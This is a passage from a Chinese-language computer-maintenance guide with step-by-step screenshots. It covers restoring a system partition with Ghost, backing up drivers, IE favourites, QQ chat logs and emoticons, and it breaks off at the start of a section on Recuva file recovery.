
保持默认的硬盘然后单击“OK”按钮。

STEP06： 选择分区




利用键盘上的方向键选择操作系统所在的分区，此处选择分区 1，单击“OK”按钮。

STEP07： 保存备份文件




选择备份文件的存放路径并输入文件名称，然后单击“Save”按钮。

STEP08： 选择备份方式




如果需要快速备份单击“Fast”按钮。

STEP09： 确定是否备份




单击“Yes”按钮。

STEP10： 系统开始备份



可查看到备份进度，耐心等待即可。

STEP11： 备份完成




查看提示信息，单击“Continue”按钮后重新启动计算机。

3. 使用Ghost还原系统


使用 Ghost 备份操作系统以后，当遇到分区数据被破坏或数据丢失等情况时，就可以通过 Ghost 和镜像文件快速的将分区还原。下面详细介绍使用 Ghost 还原系统的具体使用方法和步骤。

STEP01： 进入 Ghost 主界面




单击“Local”>“Partition”>“From Image”菜单项。

STEP02： 选择镜像文件




选择要还原的 Ghost 镜像文件，然后单击“Open”按钮。

STEP03： 确认备份文件中的分区信息




单击“OK”按钮。

STEP04： 选择接入硬盘




由于计算机只接入了一个硬盘，保存默认设置即可，然后单击“OK”按钮。

STEP05： 选择要还原的分区




单击“OK”按钮。

STEP06： 确认选择的硬盘以及分区




单击“Yes”按钮。

STEP07： GHOST 开始还原磁盘分区



查看还原进度条，耐心等待即可。

STEP08： 还原成功



查看提示信息，单击“Reset Computer”重启计算机。

13.2 备份与还原用户数据

13.2.1 使用驱动精灵备份与还原驱动程序


驱动精灵是一款集驱动管理和硬件检测于一体的较为专业级的驱动管理和维护工具。驱动精灵为用户提供驱动备份、恢复、安装、删除、在线更新等实用功能，一旦出现异常情况，驱动精灵就能在最短时间内让硬件恢复正常运行。

在电脑重装前，将你目前电脑中的最新版本驱动程序统统备份下来，待重装完成时，再使用驱动程序的还原功能安装，这样，便可以节省掉许多驱动程序安装的时间，并且再也不怕找不到驱动程序了。

1. 使用驱动精灵备份驱动程序


下面详细介绍使用驱动精灵备份驱动程序的具体使用方法和步骤。

STEP01：运行驱动精灵



01 单击“驱动程序”图标。


STEP02：设置驱动备份路径



02 切换至“备份还原”选项卡，在页面下方单击“路径设置”按钮。

设置驱动备份路径并且可选择备份到文件夹还是zip压缩文件，选定后单击“确定”按钮 。

STEP03：选择要备份的驱动程序



可对单个驱动程序进行备份也可单击“一键备份”按钮一次性全部备份。

STEP04：选择是否覆盖原来的备份



单击“是”按钮会覆盖原来的备份文件重新进行备份。

STEP05： 备份完成




在设定的备份路径中查看已经备份的压缩文件。

2. 使用驱动精灵还原驱动程序

备份了驱动程序后，在驱动程序丢失、损坏时，就可以通过驱动精灵来还原所有驱动程序，从而重新正常使用。

下面详细介绍备份使用驱动精灵还原驱动程序的具体操作方法和步骤。


STEP01： 打开“驱动程序”界面



01 切换至“备份还原”选项卡。

02 勾选需要还原的驱动程序，然后单击“还原”按钮。

STEP02： 驱动程序完成更新



单击“重启系统”按钮，计算机将重新启动并使还原的驱动程序生效。


13.2.2 备份与还原 IE 浏览器的收藏夹

IE 浏览器的收藏夹是用户常用的一项功能，将自己喜欢或者常用的网站加入收藏夹中，在使用时不用再次手动输入网址进行搜索，直接在收藏夹中单击相应网址选项即可打开该网站。但是由于 IE 浏览器是 Windows 操作系统中自带的一款浏览器，重装操作系统后，IE 浏览器也会重装，从而之前收藏的网址都会被清除。所以要避免这点，就要对 IE 浏览器的收藏夹进行备份，以便在需要时将其还原到系统中。

1. 备份IE浏览器的收藏夹


下面详细介绍备份 IE 浏览器的收藏夹的具体操作方法和步骤。

STEP01：打开 IE 浏览器




在页面右上角单击“查看收藏夹、源和历史记录”图标，然后依次单击“添加到收藏夹”>“导入和导出”命令。

STEP02：导出浏览器设置




01 选中“导出到文件”单选项。　02 单击“下一步”按钮。

STEP03：选择导出内容




01 勾选要导出的内容复选框。　02 单击“下一步”按钮。

STEP04：选择要导出收藏夹的文件夹




01 选中要导出收藏夹的文件夹。　02 单击“下一步”按钮。

STEP05：选择收藏夹导出路径



01 单击“浏览”按钮选择文件路径。　02 单击“导出”按钮。

STEP06：成功导出收藏夹




单击“完成”按钮。

2. 还原IE浏览器的收藏夹


成功对收藏夹进行备份后，在重装完系统后，用户只需还原 IE 浏览器的收藏夹便可瞬间找回常用的收藏夹。下面详细介绍还原 IE 浏览器的收藏夹的具体操作方法和步骤。

STEP01：打开 IE 浏览器




在页面右上角单击“查看收藏夹、源和历史记录”图标，然后依次单击“添加到收藏夹”>“导入和导出”命令。

STEP02：选择导入方式




01 选中“从文件导入”单选项。　02 单击“下一步”按钮。

STEP03：选择要导入的内容




01 勾选要导入的内容复选框。　02 单击“下一步”按钮。

STEP04：选择导入收藏夹的路径




单击“浏览”按钮选择文件路径。

STEP05：选择书签文件




01 选中之前备份的 htm 文件。　02 单击“打开”按钮。

STEP06：完成文件路径选择




01 查看已选择的文件路径。　02 单击“下一步”按钮。

STEP07： 选择要导入的文件夹



01 选中要导入的文件夹。 02 单击“导入”按钮。

STEP08： 成功导入收藏夹



单击“完成”按钮即可成功还原 IE 浏览器的收藏夹。

提示

由于使用 IE 浏览器导出的文件格式为 .htm 格式，因此该备份文件可以轻松地被所有浏览器导入和还原。


13.2.3 备份和还原 QQ 聊天记录

说起 QQ 聊天软件，想必大家都不会陌生。而在使用 QQ 聊天软件进行聊天时，会产生大量的聊天记录。虽然 QQ 软件自带了在线备份和随时查阅全部的消息记录的功能，但这需要用户购买 QQ 会员才能实现。其实用户在不购买 QQ 会员的情况下依然可以对聊天记录进行备份与还原。

1. 备份QQ聊天记录


下面就为用户详细介绍一下备份 QQ 聊天记录的具体操作方法和步骤。

STEP01： 登录 QQ



在 QQ 主界面下方单击“消息”图标。

STEP02： 打开“消息管理器”



依次单击“工具”>“导出全部消息记录”菜单项。

STEP03：选择保存文件位置



输入保存名称，然后单击“保存”按钮。

STEP04：导出消息记录




查看导出消息记录进度，进度结束时将会完成导出。

2. 还原QQ聊天记录


QQ 聊天记录可以从 QQ 聊天软件中备份出来，也同样可以还原到 QQ 聊天软件中。下面介绍还原 QQ 聊天记录的具体操作方法和步骤。

STEP01：登录 QQ




在 QQ 主界面下方单击“消息”图标。

STEP02：打开“消息管理器”



依次单击“工具”>“导入消息记录”菜单项。


STEP03：选择导入内容



01 勾选要导入的内容复选框。

02 单击“下一步”按钮。


STEP04：选择导入方式



01 选中一个文件导入方式。


02 单击“浏览”按钮。

STEP05： 选择 QQ 消息记录备份文件




选中 QQ 消息记录备份文件后单击“打开”按钮。

STEP06： 完成备份文件选择




单击“导入”按钮。

STEP07： 正在导入消息记录



查看导入消息记录进度。

STEP08： 消息记录导入成功



单击“完成”按钮。

13.2.4 备份和还原 QQ 自定义表情

QQ 表情在与好友聊天时使用非常频繁，有时候一个表情能够比文字更有表达力，更容易体现出聊天者的心情、看法等。QQ 在安装时往往会自带一些表情，但是这些表情比较单一，有时难以满足用户的需求，这时用户就可以手动添加一些自己喜欢的表情到个人 QQ 账号中。为了保证自己添加的表情不致丢失，可将其备份，在必要时再进行还原。

1. 备份QQ自定义表情

在腾讯 QQ 中，自定义表情一般都保存在 X:\Documents\Tencent Files\5*******7\Image 文件夹中，其中 X 代表安装 QQ 的磁盘。备份 QQ 自定义表情就是将 Image 文件夹复制并粘贴到除系统分区外的其他分区中，并且要为备份的 QQ 自定义表情重命名，最好突出一些，以免要使用时难以辨别。下图即为一些 QQ 自定义表情。




QQ 自定义表情

2. 还原QQ自定义表情


还原 QQ 自定义表情是指将备份的 QQ 自定义表情添加到 QQ 表情中。在还原时，用户可创建新的分组将要还原的 QQ 自定义表情单独放在一个组中。下面为大家介绍一下还原 QQ 自定义表情的具体操作方法和步骤。

STEP01：登录 QQ



在 QQ 主界面双击一个 QQ 好友图标。

STEP02：查看 QQ 表情




单击“表情”图标，在打开的表情框中单击右下角的“设置”图标，然后单击“添加表情”菜单项。

STEP03：选择备份的自定义表情




按“Ctrl+A”组合键可一次性全选，然后单击“打开”按钮。

STEP04：选择要添加的表情分组




可选择将这些自定义表情加入已有的分组中或者新建分组，此处单击“新建分组”链接。

STEP05： 新建分组



输入分组名并单击“确定”按钮。

STEP06： 查看自定义表情




在表情框中可查看到添加的自定义表情。

3. 导入导出表情包

对于一些经常需要更表情的用户来说，可到网上下载新出的一些表情包然后载入到 QQ 表情框中。下面为大家介绍一下导入导出表情包的具体操作方法和步骤。

STEP01： 进入 QQ 表情包网站中



下载自己喜欢的表情包。

STEP02： 打开 QQ 表情框



依次单击“导入导出表情包”>“导入表情包”菜单项。

STEP03： 选择已下载的表情包




选中下载的表情包，单击“打开”按钮。

STEP04： 成功导入表情包




单击“确定”按钮。

STEP05：查看导入的表情包




导入的包子表情。

STEP06：导出表情



单击表情框右下角的“设置”图标，然后依次单击“导入导出表情包”>“导出本组表情包”菜单项。

STEP07：选择要导出的表情包的保存位置



选定保存位置后单击“保存”按钮。

STEP08：成功导出表情



单击“确定”按钮。

STEP09：查看导出的表情包



在所选择的存储位置即可看到导出的表情包。

13.3 使用恢复工具来恢复误删除的数据


13.3.1 使用 Recuva 来恢复数据

Recuva 是一个由 Piriform 开发的可以恢复被误删除的任意格式文件的恢复工具。Recuva 能直接恢复硬盘、闪盘、存储卡（如 SD 卡，MMC 卡等）中的文件，只要没有被重复写入数据，无论格式化还是删除均可直接恢复。

1. 通过向导恢复数据

